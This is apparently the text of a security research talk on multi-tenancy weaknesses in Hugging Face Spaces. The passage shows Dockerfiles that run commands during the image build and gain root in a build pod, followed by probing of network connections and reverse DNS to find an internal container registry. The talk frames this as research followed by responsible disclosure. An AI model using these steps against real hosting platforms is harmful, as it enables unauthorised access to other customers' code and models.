



Uncovering Multitenancy Issues in AI-as-a-Service Providers

Sagi Tzadik, Wiz Research, POC2024

\$ whoami

- Sagi Tzadik (@sagitz_)
- Security Researcher @ Wiz Research
- Microsoft MVR 2021/2022/2023
- Cloud security research
- Multi-tenancy issues (SaaS, PaaS)



Agenda

- Research motivation
- Introduction
 - AI-as-a-Service, multi-tenancy, Kubernetes
- Vulnerabilities found
 - Access to source code @ Hugging Face
 - Access to private models @ Hugging Face
- Responsible disclosure
- Summary and conclusions

Research Motivation

Research Motivation

- Software providers offer new AI-related services (AI-as-a-Service)
 - Cloud service providers, dedicated startups
- These platforms have access to companies' private intellectual property
 - AI models
 - Source code

Research Motivation

- **Adversarial point of view**
- Implications of hacking an AI-as-a-Service platform?
 - Access to the latest and greatest AI models?
- What is the attack surface?
- What security mechanisms are in place?
- Help platforms mitigate security issues

Introduction

Hugging Face, AI-as-a-Service, Multi-Tenancy, K8s and more!

AI-as-a-Service

- Relatively new field
- Companies and organizations demand “AI”
- Scaling models is difficult
- Pay-as-you-go ❤️



Hugging Face

 **Hugging Face**

🔍 Search models, datasets, l

📦 Models

📄 Datasets

🏠 Spaces

🗨️ Posts

📄 Docs

💰 Pricing

☰



Tasks

Libraries

Datasets

Languages

Licenses


Other

🔍 Filter Tasks by name

Multimodal

 Image-Text-to-Text

 Visual Question Answering

 Document Question Answering

Computer Vision



 Depth Estimation

 Image Classification

 Object Detection

 Image Segmentation

 Text-to-Image


 Image-to-Text


Models 755,151


🔍 Filter by name

🔍 Full-text search


↕ Sort: Trending

 stabilityai/stable-diffusion-3-medium


 Text-to-Image • Updated 3 days ago • ⬇️ 2.92M • ❤️ 3.28k

 PawanKrd/CosmosRP-8k

 Text Generation • Updated about 8 hours ago • ⬇️ 5 • ❤️ 233

 Kwai-Kolors/Kolors

 Text-to-Image • Updated about 3 hours ago • ⬇️ 5.21k • ⚡ • ❤️ 199

 google/gemma-2-9b

 Text Generation • Updated 6 days ago • ⬇️ 48.3k • ❤️ 383



AI at Meta

Enterprise Company Verified

<https://ai.facebook.com/>

facebookresearch

Watch repos



NVIDIA

Enterprise Company Verified

<https://www.nvidia.com/>

nvidia

Watch repos



Microsoft

Company Verified

<https://www.microsoft.com/en-us/research/>

microsoft

Watch repos



OpenAI

Company Verified

<https://openai.com/>

Watch repos

AI & ML interests

None defined yet.

Team members 370



AI & ML interests

None defined yet.

Team members 1250



AI & ML interests

None defined yet.

Team members 2015



AI & ML interests

None defined yet.

Team members 39



Hugging Face Services

- Model gallery (more than 1 million models!)
- Dataset gallery
- Inference-as-a-Service
- AI application hosting



Models 1,061,688

<p>🔗 CompVis/stable-diffusion-v1-4 📄 Text-to-Image • Updated Aug 24, 2023 • 📄 696k • ⚡ • ❤️ 6.53k</p>	<p>📄 stabilityai/stable-diffusion-xl-base-1.0 📄 Text-to-Image • Updated Oct 30, 2023 • 📄 2.41M • ⚡ • ❤️ 5.88k</p>
<p>🔗 meta-llama/Meta-Llama-3-8B 📄 Text Generation • Updated 23 days ago • 📄 960k • ❤️ 5.76k</p>	<p>🔗 black-forest-labs/FLUX.1-dev 📄 Text-to-Image • Updated Aug 16 • 📄 1.15M • ⚡ • ❤️ 5.65k</p>
<p>🔗 bigscience/bloom 📄 Text Generation • Updated Jul 28, 2023 • 📄 6.79k • ❤️ 4.74k</p>	<p>📄 stabilityai/stable-diffusion-3-medium 📄 Text-to-Image • Updated Aug 12 • 📄 34.3k • ❤️ 4.48k</p>
<p>🔗 mistralai/Mixtral-8x7B-Instruct-v0.1 📄 Text Generation • Updated Aug 19 • 📄 982k • ⚡ • ❤️ 4.17k</p>	<p>🔗 meta-llama/Llama-2-7b 📄 Text Generation • Updated Apr 17 • ❤️ 4.1k</p>

Hugging Face Services

- Model gallery (more than 1 million models!)
- Dataset gallery
- **Inference-as-a-Service**
- **AI application hosting**




Models 1,061,688

<p>CompVis/stable-diffusion-v1-4</p> <p>Text-to-Image • Updated Aug 24, 2023 • 696k • 6.53k</p>	<p>stabilityai/stable-diffusion-xl-base-1.0</p> <p>Text-to-Image • Updated Oct 30, 2023 • 2.41M • 5.88k</p>
<p>meta-llama/Meta-Llama-3-8B</p> <p>Text Generation • Updated 23 days ago • 960k • 5.76k</p>	<p>black-forest-labs/FLUX.1-dev</p> <p>Text-to-Image • Updated Aug 16 • 1.15M • 5.65k</p>
<p>bigscience/bloom</p> <p>Text Generation • Updated Jul 28, 2023 • 6.79k • 4.74k</p>	<p>stabilityai/stable-diffusion-3-medium</p> <p>Text-to-Image • Updated Aug 12 • 34.3k • 4.48k</p>
<p>mistralai/Mixtral-8x7B-Instruct-v0.1</p> <p>Text Generation • Updated Aug 19 • 982k • 4.17k</p>	<p>meta-llama/Llama-2-7b</p> <p>Text Generation • Updated Apr 17 • 4.1k</p>

Multi-Tenancy

- A software architecture in which a single instance of a software application (and its underlying components) serves multiple tenants (customers)


Multitenant System



Multi-Tenancy Issues


- When one tenant can access the data of other tenants
- Escaping a sandbox
- Massive impact

Multitenant System



Multi-Tenancy ❤️ Kubernetes

- Kubernetes - container orchestration system
 - Convenient way to manage large production environments
- Glossary:
 - **Pod:** “Application” (one or more containers)
 - **Node:** Worker machine (often a virtual machine)
 - **Cluster:** Multiple nodes



Research #1

Hacking Hugging Face Spaces Services

Hugging Face Spaces

 Hugging Face

[Models](#)

[Datasets](#)

[Spaces](#)

[Posts](#)

[Docs](#)

[Solutions](#)

[Pricing](#)

[⌵](#)



Spaces

Discover amazing AI apps made by the community!

[Create new Space](#)

or [Learn more about Spaces](#)

[Browse](#) [ZeroGPU Spaces](#)


[Full-text search](#)

[Sort: Trending](#)

[☆ Spaces of the week](#)

Running on ZERO ♥ 175

Ovis1.6 Gemma2 9B




[AIDC-AI](#)

4 days ago

Running ♥ 117

Qwen2.5 72B Instruct



[Qwen](#)

11 days ago

Running on ZERO ♥ 111

Flux with CFG



[multimodalart](#)

12 days ago

Running on ZERO ♥ 69

End-to-End Fine-Tuned Marigold for De...




[GonzaloMG](#)

10 days ago

Running ♥ 62

GRIN MoE



[GRIN-MoE-Demo](#)

9 days ago

Running on A100 ♥ 114

Roblox 3D Assets Generator v1

Create a 3D model from an image in 10 seconds!



[ThomasSimonini](#)

17 days ago

Running ♥ 276

Qwen2.5




[Qwen](#)

9 days ago

Running on ZERO ♥ 151

GOT Online



[stepfun-ai](#)

11 days ago

Creating a New Space



Create a new Space

[Spaces](#) are Git repositories that host application code for Machine Learning demos. You can build Spaces with Python libraries like [Streamlit](#) or [Gradio](#), or using [Docker images](#).





Owner: sagitzwiz / Space name: New Space name

Short description: Short Description




License: License

Select the Space SDK

You can choose between Streamlit, Gradio and Static for your Space. Or [pick Docker](#) to host any other app.

 Streamlit	 Gradio 3 templates	 Docker 13 templates	 Static 3 templates
---------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------

Choose a Docker template:

 Blank	 JupyterLab	 Argilla	 Livebook
-------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------

Creating a New Space

```
1  # Use the official Python 3.9 image
2  FROM python:3.9
3
4  # Set the working directory to /code
5  WORKDIR /code
6
7  # Copy the current directory contents into the container at /code
8  COPY ./requirements.txt /code/requirements.txt
9
10 # Install requirements.txt
11 RUN pip install --no-cache-dir --upgrade -r /code/requirements.txt
12
13 # Set up a new user named "user" with user ID 1000
14 RUN useradd -m -u 1000 user
15 # Switch to the "user" user
16 USER user
17 # Set home to the user's home directory
18 ENV HOME=/home/user \
19     PATH=/home/user/.local/bin:$PATH
20
21 # Set the working directory to the user's home directory
22 WORKDIR $HOME/app
23
24 # Copy the current directory contents into the container at $HOME/app setting the owner to the user
25 COPY --chown=user . $HOME/app
26
27 CMD ["uvicorn", "main:app", "--host", "0.0.0.0", "--port", "7860"]
```

Dockerfile as Input

myspace/

Dockerfile

Edit

Preview

```
1 # This Dockerfile is a part of a security research. If needed, contact sagi.tzadik@wiz.io
2 FROM ubuntu:latest
3
4 CMD ["bash", "-c", "id"]
```

☰ Logs

Build

Container

==== Application Startup at 2024-09-28 10:46:47 ====

uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev)

uid=1000 @ pod, Now What?

- We are running as uid=1000 within our own pod! 🤖
- A feature?
- How can we escalate the impact?
 - Pivot!



Pivot!

- Privilege Escalation ✖
- Network Scanning ✖
- File-System Secret Scanning ✖
- Proves to be very difficult 😬
 - Service provider expected malicious activity?

Attempt #2: RCE with Dockerfile

ADD	Add local or remote files and directories.	LABEL	Add metadata to an image.
ARG	Use build-time variables.	MAINTAINER	Specify the author of an image.
CMD	Specify default commands.	ONBUILD	Specify instructions for when the image is used in a build.
COPY	Copy files and directories.	RUN	Execute build commands.
ENTRYPOINT	Specify default executable.	SHELL	Set the default shell of an image.
ENV	Set environment variables.	STOPSIGNAL	Specify the system call signal for exiting a container.
EXPOSE	Describe which ports your application is listening on.	USER	Set user and group ID.
FROM	Create a new build stage from a base image.	VOLUME	Create volume mounts.
HEALTHCHECK	Check a container's health on startup.	WORKDIR	Change working directory.

Attempt #2: RCE with Dockerfile (RUN)

test-space/ Dockerfile

```
1 # This Dockerfile is a part of a security research. If needed, contact sagi.tzadik@wiz.io
2 FROM ubuntu:latest
3
4 RUN ["bash", "-c", "id > /tmp/out"]
5 CMD ["cat", "/tmp/out"]
```

- Executes during **container building stage** on Pod #1
- Executes during **container deployment stage** on Pod #2

Attempt #2: RCE with Dockerfile (RUN)

☰ Logs Build Container


```
==== Application Startup at 2024-09-28 10:52:34 ====
```

```
uid=0(root) gid=0(root) groups=0(root)
```


root@pod, Now What?

- This is where customers' applications are being **built**
- What does the build process look like?
- What happens when the build is done?

Approximate Architecture of The Service



Approximate Architecture of The Service



Finding the Internal Container Registry

- Container images should be stored somewhere
- By examining active network connections on the builder machine, we found one for the internal container registry
- Reverse-DNS reveals an internal hostname

Can We Access the Container Registry?

Listing Repositories

